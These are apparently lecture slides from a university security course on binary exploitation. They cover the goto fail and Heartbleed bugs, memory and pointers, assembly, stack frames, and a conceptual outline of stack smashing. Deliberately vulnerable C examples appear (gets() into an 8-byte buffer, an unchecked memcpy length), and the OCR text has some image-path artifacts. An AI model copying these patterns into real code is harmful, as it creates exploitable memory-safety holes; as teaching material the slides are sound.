Binary exploitation

Søren Debois
March 6, 2017

Lecture 6 (BSc only)

SECURITY F2017

Meta

In-class evaluation results

- The course is functioning well.

- We're not all here, so: Details next week.

Plan

- Warm-up: goto fail
- Computer Memory
- Heartbleed
- Machine code
- The Stack
- Buffer overflows
- Defenses

Low-level programming languages

- Assembly, C, C++

- Programming constructs for direct access to specific storage addresses.

- C is de facto the implementation language for the internet.

goto fail;

goto fail;

- Nov. 2013—Feb 2014 vulnerability in both iOS and Mac OS implementation of TLS.

- The implementation would fail to check whether the certificate offered by the server was, in fact, valid.

- CVE-2014-1266

```
  if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
      goto fail;
  if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
      goto fail;
  if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
      goto fail;
  if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
      goto fail;
      goto fail;
  if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
      goto fail;

...

fail:
  SSLFreeBuffer(&signedHashes);
  SSLFreeBuffer(&hashCtx);
  return err;
```

http://bit.ly/2m1nelh

Spot the error

C error-handling: Function returns non-zero on failure; goto some place to do cleanup.

Computer Memory

```
class Simple {
    public static void main(String[] args) {
        int x = 2;
        int y = x+1;
        System.out.format("x\t%d\n", x);
        System.out.format("y\t%d\n", y);
    }
}
```

Simple.java

What does this program do?

Values

- Values of program variables are stored in the computer, someplace as bit patterns.

- "bit" abbreviates "**b**inary dig**it**" i.e., 0 or 1.

- We usually split up the patterns in 8-bit bytes (aka octet).

- Integers are typically 4 bytes (32 bits).
  Integers are stored in base-2 representation ("binary").

- To store, say, 42 in a computer, we'll need to recall how it is we write down numbers.

Number systems and bases

$42 = 40 + 2 = 4 \times 10^1 + 2 \times 10^0 = 42$ base 10

We could use other numbers than 10 as the base.

$42 = 27 + 9 + 6 = 1 \times 3^3 + 1 \times 3^2 + 2 \times 3^1 + 2 \times 3^0$
$= 1120$ base 3

$42 = 40 + 2 = 5 \times 8^1 + 2 \times 8^0$
$= 52$ base 8

$42 = 32 + 10 = 2 \times 16^1 + 10 \times 8^0 =$
$= 2a$ base 16

$42 = 32 + 8 + 2 = 1 \times 2^5 + 0 \times 2^4 + 1 \times 2^3 + 0 \times 2^2 + 1 \times 2^1 + 0 \times 2^0$
$= 101010$ base 2

Values

- Integers are typically 4 bytes (32 bits).
  Integers are stored in base-2 representation (“binary”).

- So, 42 = 1x25+0x24+1x23+0x22+1x21+0x20
  = 101010 base 2

- Pad with zeros. 42 is
  00000000 00000000 00000000 00101010

- Note that there is choice of byte order here. We could have done:
  00101010 00000000 00000000 00000000

- x86 is *little-endian:* left-most byte is the least significant.

Hexadecimal digits

- Numbers like
  00000000 00000000 00000000 00101010
  are unsuitable for humans (too long, too redundant).

- It's nice that we can discern individual bit values, though. We can't do that if we just read "42".

- We can base 16 (because $16^k = 2^{(4*k)}$), though.

- 00000000 00000000 00000000 00101010
  0 0 0 0 0 0 2 a

- So when talking about contents of computer memory, we will say that some location has value "0000002a".

Pointers

- Variable values are stored as bit-patterns in memory.

- In low-level languages, the programmer has explicit control over memory.

- We work with memory through *pointers:* integer-valued variables that indexes memory.

```
float x;    // x is a float
float* x;   // x is a pointer to a float
```

- The key operation on a pointer is *dereferencing it:*

```
*x          // The value in memory at the address
x
```

Memory

- The memory (RAM, transient storage) of a computer can be thought of as an array.

- By convention we index this array base 16.

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	22	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```c
int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));
```

memory.c

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```c
int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));
```

memory.c

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	**5ad01a5c**	px

```c
int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));
```

memory.c

```
x      0    7fff5ad01a5c
*px    0    7fff5ad01a5c
```

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	**5ad01a5c**	px

```c
int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));
```

memory.c

```
x      0    7fff5ad01a5c
*px    0    7fff5ad01a5c
```

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```c
int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));
```

memory.c

```
x     0    7fff5ad01a5c
*px   0    7fff5ad01a5c
x     1
```

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```c
int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));
```

memory.c

```
x      0    7fff5ad01a5c
*px    0    7fff5ad01a5c
x      1
```

Address	Value	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px

```c
int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));
```

memory.c

```
x      0    7fff5ad01a5c
*px    0    7fff5ad01a5c
x      1
*py    31   7fff5ad01a60
```

Address	Value	
7fff5ad01a60	0000001f	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px
7fff5ad01a4c	00007fff	py
7fff5ad01a48	**5dad01a60**	py

```c
int x = 0;
int* px = &x;

printf ("x\t%d\t%lx\n", x, (uintptr_t)&x);
printf ("*px\t%d\t%lx\n", *px, (uintptr_t)px);

// Update x through the pointer px
*px = 1;
printf ("x\t%d\n", x);

// See what's after px (!)
int* py = px + 1;
printf ("*py\t%d\t%lx\n", *py, (uintptr_t)py);

// Pretend px points to a float
printf ("float\t%f\n", * ((float*)px));
```

memory.c

```
x     0    7fff5ad01a5c
*px   0    7fff5ad01a5c
x     1
*py   31   7fff5ad01a60
float 0.0
```

Address	Value	
7fff5ad01a60	0000001f	
7fff5ad01a5c	00000000	x
7fff5ad01a58	?	
7fff5ad01a54	00007fff	px
7fff5ad01a50	5ad01a5c	px
7fff5ad01a4c	00007fff	py
7fff5ad01a48	5dad01a60	py

Arrays & strings

- Arrays, strings, buffers etc. are represented as contiguous segments of memory..

- In Java, we might write a[7] to get the 7th element of the array a.

- In C, “a[7]” literally means “memory contents at address a + 7” or “`*( a+7 )`”.

```c
int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}
```

hello.c

```
$
```

Stack

Address	(Variable)	Contents
0	in[0]	?
1	in[1]	?
2	in[2]	?
3	in[3]	?
4	in[4]	?
5	in[5]	?
6	in[6]	?
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	\0
10	out[9]	?
11	out[10]	?
12	out[11]	?
13	out[12]	?
14	out[13]	?
15	out[14]	?
16	out[15]	?
17	out[16]	?
…	…	

```c
int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}
```

hello.c

```
$ ./hello 2> /dev/null
What's your name?
```

Stack

Address	(Variable)	Contents
0	in[0]	?
1	in[1]	?
2	in[2]	?
3	in[3]	?
4	in[4]	?
5	in[5]	?
6	in[6]	?
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	\0
10	out[9]	?
11	out[10]	?
12	out[11]	?
13	out[12]	?
14	out[13]	?
15	out[14]	?
16	out[15]	?
17	out[16]	?
…	…	

```c
int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}
```

hello.c

```
$ ./hello 2> /dev/null
What's your name?
debois
```

Stack

Address	(Variable)	Contents
0	in[0]	?
1	in[1]	?
2	in[2]	?
3	in[3]	?
4	in[4]	?
5	in[5]	?
6	in[6]	?
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	\0
10	out[9]	?
11	out[10]	?
12	out[11]	?
13	out[12]	?
14	out[13]	?
15	out[14]	?
16	out[15]	?
17	out[16]	?
…	…	

```c
int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}
```

hello.c

```
$ ./hello 2> /dev/null
What's your name?
debois
```

Stack

Address	(Variable)	Contents
0	in[0]	d
1	in[1]	e
2	in[2]	b
3	in[3]	o
4	in[4]	i
5	in[5]	s
6	in[6]	\0
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	\0
10	out[9]	?
11	out[10]	?
12	out[11]	?
13	out[12]	?
14	out[13]	?
15	out[14]	?
16	out[15]	?
17	out[16]	?
…	…	

```c
int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}
```

hello.c

```
$ ./hello 2> /dev/null
What's your name?
debois
```

Stack

Address	(Variable)	Contents
0	in[0]	d
1	in[1]	e
2	in[2]	b
3	in[3]	o
4	in[4]	i
5	in[5]	s
6	in[6]	\0
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	d
10	out[9]	e
11	out[10]	b
12	out[11]	o
13	out[12]	i
14	out[13]	s
15	out[14]	\0
16	out[15]	?
17	out[16]	?
…	…	

```c
int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}
```

hello.c

```
$ ./hello 2> /dev/null
What's your name?
debois
```

Stack

Address	(Variable)	Contents
0	in[0]	d
1	in[1]	e
2	in[2]	b
3	in[3]	o
4	in[4]	i
5	in[5]	s
6	in[6]	\0
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	d
10	out[9]	e
11	out[10]	b
12	out[11]	o
13	out[12]	i
14	out[13]	s
15	out[14]	!
16	out[15]	\0
17	out[16]	?
…	…	

```c
int main (int argc, char* argv[])
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}
```

hello.c

```
$ ./hello 2> /dev/null
What's your name?
debois
Hello, debois!
```

Stack

Address	(Variable)	Contents
0	in[0]	d
1	in[1]	e
2	in[2]	b
3	in[3]	o
4	in[4]	i
5	in[5]	s
6	in[6]	\0
7	in[7]	?
8	out[1]	H
9	out[2]	e
a	out[3]	l
b	out[4]	l
c	out[5]	o
d	out[6]	,
e	out[7]	
f	out[8]	d
10	out[9]	e
11	out[10]	b
12	out[11]	o
13	out[12]	i
14	out[13]	s
15	out[14]	!
16	out[15]	\0
17	out[16]	?
…	…	

Heartbleed

Heartbleed

- Vulnerability in popular crypto-stack OpenSSL.

- Introduced 2012, discovered and patched 2014.
  CVE-2014-0160

- OpenSSL TLS/DTLS implementations supports an on-request heartbeat.

- Functions like “ping”: client sends a packet with payload, server returns new packet with same payload.

- Incoming packet has format
  <length: 2 bytes> <payload: “length” number of bytes>

```
char* respond_to_heartbeat(size_t len, char* payload) {
  // allocate 2 + len bytes
  char* response = malloc(2 + len);

  // set first two bytes to 'len'
  * ((short int*)response) = len;

  // copy the payload to the response
  memcpy(response + 2, payload, len);

  return response;
}
```

pseudo-heartbleed.c

I can write that

Or can I?

```
char* respond_to_heartbeat(size_t len, char* payload) {
  // allocate 2 + len bytes
  char* response = malloc(2 + len);

  // set first two bytes to 'len'
  * ((short int*)response) = len;

  // copy the payload to the response
  memcpy(response + 2, payload, len);

  return response;
}
```

pseudo-heartbleed.c

I can write that

Or can I?

Machine code

Machine code

- What actually *runs* on the CPU? What are its inputs and outputs?

- How do our programs (C, Java, ...) become inputs to the CPU?

- The CPU executes *instructions* which it finds in memory. Yes, the same place as data.

- Accessing memory is *very* slow, so the CPU has a small number of fixed-size *registers* for temporaries.

Machine-code instructions

- load/store values memory/registers
- arithmetic computations on registers
- jump/conditional jump
  (change of “program-counter” (PC) or “instruction pointer” (IP) register)
- function call/function return
  (jump + activation record setup/teardown)

Assembly

- Reading machine-code is not human friendly, e.g.:
  `4883ec70`
  (subtract 112 from register SP)

- We use assembly for humans:
  `subq $112, %rsp`
  (subtract 112 from register SP)

```c
int main ()
{
    char in[8];
    char out[24] = "Hello, ";

    puts ("What's your name? ");
    gets (in);

    strcat (out, in);
    strcat (out, "!");
    puts (out);
}
```

pseudo-heartbleed.c

```
_main:
# address machine-code    assembly
100000e70 55              pushq   %rbp
100000e71 4889e5          movq    %rsp, %rbp
100000e74 4883ec70        subq    $112, %rsp
100000e78 488d0519010000  leaq    281(%rip), %rax
100000e7f 488b0d7a010000  movq    378(%rip), %rcx
100000e86 488b09          movq    (%rcx), %rcx
100000e89 48894df8        movq    %rcx, -8(%rbp)
100000e8d 897dcc          movl    %edi, -52(%rbp)
100000e90 488975c0        movq    %rsi, -64(%rbp)
100000e94 488b0de5000000  movq    229(%rip), %rcx
100000e9b 48894dd0        movq    %rcx, -48(%rbp)
100000e9f 488b0de2000000  movq    226(%rip), %rcx
100000ea6 48894dd8        movq    %rcx, -40(%rbp)
100000eaa 488b0ddf000000  movq    223(%rip), %rcx
100000eb1 48894de0        movq    %rcx, -32(%rbp)
100000eb5 4889c7          movq    %rax, %rdi
100000eb8 e883000000      callq   131
100000ebd 488d7df0        leaq    -16(%rbp), %rdi
100000ec1 8945bc          movl    %eax, -68(%rbp)
100000ec4 e871000000      callq   113
100000ec9 ba18000000      movl    $24, %edx
100000ece 488d75f0        leaq    -16(%rbp), %rsi
100000ed2 488d7dd0        leaq    -48(%rbp), %rdi
100000ed6 488945b0        movq    %rax, -80(%rbp)
100000eda e855000000      callq   85
100000edf 488d35c5000000  leaq    197(%rip), %rsi
100000ee6 41b818000000    movl    $24, %r8d
100000eec 4489c2          movl    %r8d, %edx
100000eef 488d7dd0        leaq    -48(%rbp), %rdi
100000ef3 488945a8        movq    %rax, -88(%rbp)
100000ef7 e838000000      callq   56
100000efc 488d7dd0        leaq    -48(%rbp), %rdi
100000f00 488945a0        movq    %rax, -96(%rbp)
100000f04 e837000000      callq   55
```

The stack

```
class Stack {
  public static int inc(int i) {
    return i + 1;
  }
  public static void main (String[] args)
  {
    int x = 253;
    x = inc(x);
    x = x + 3;
    x = inc(x);
  }
}
```

Stack.java

A Java program

How does inc know where to go back to?

```
int inc(int i) {
  return i + 1;
}

int main (int argc, char* argv[]) {
  int x = 253;
  x = inc(x);
  x = x + 3;
  x = inc(x);
}
```


stack.c

A C program

How does inc know where to go back to?


Activation record

- For each function call, an *activation record* is created.
- It contains (a.o.) a *return address* and *local variables.*
- Many different exact formats, idealised example on the right. Boxes do not represent an equal number of bytes.
- Activation records are also called *stack frames.*



Stack growth


- A new function call adds a new activation record by *pushing* onto the stack.
- When the function returns, that record is *pop'd* from the stack.
- We draw the stack growing downwards.



Buffer overflo


Stack smashing/ROP

- Exploit that C-arrays are not bounds checked.
- Supply an input long enough that it won't fit "local variables", but overflows into "saved registers", "previous frame pointer", and "return address".
- That way, we can switch out the return address.
- E.g., bypassing access control (say, password verification).



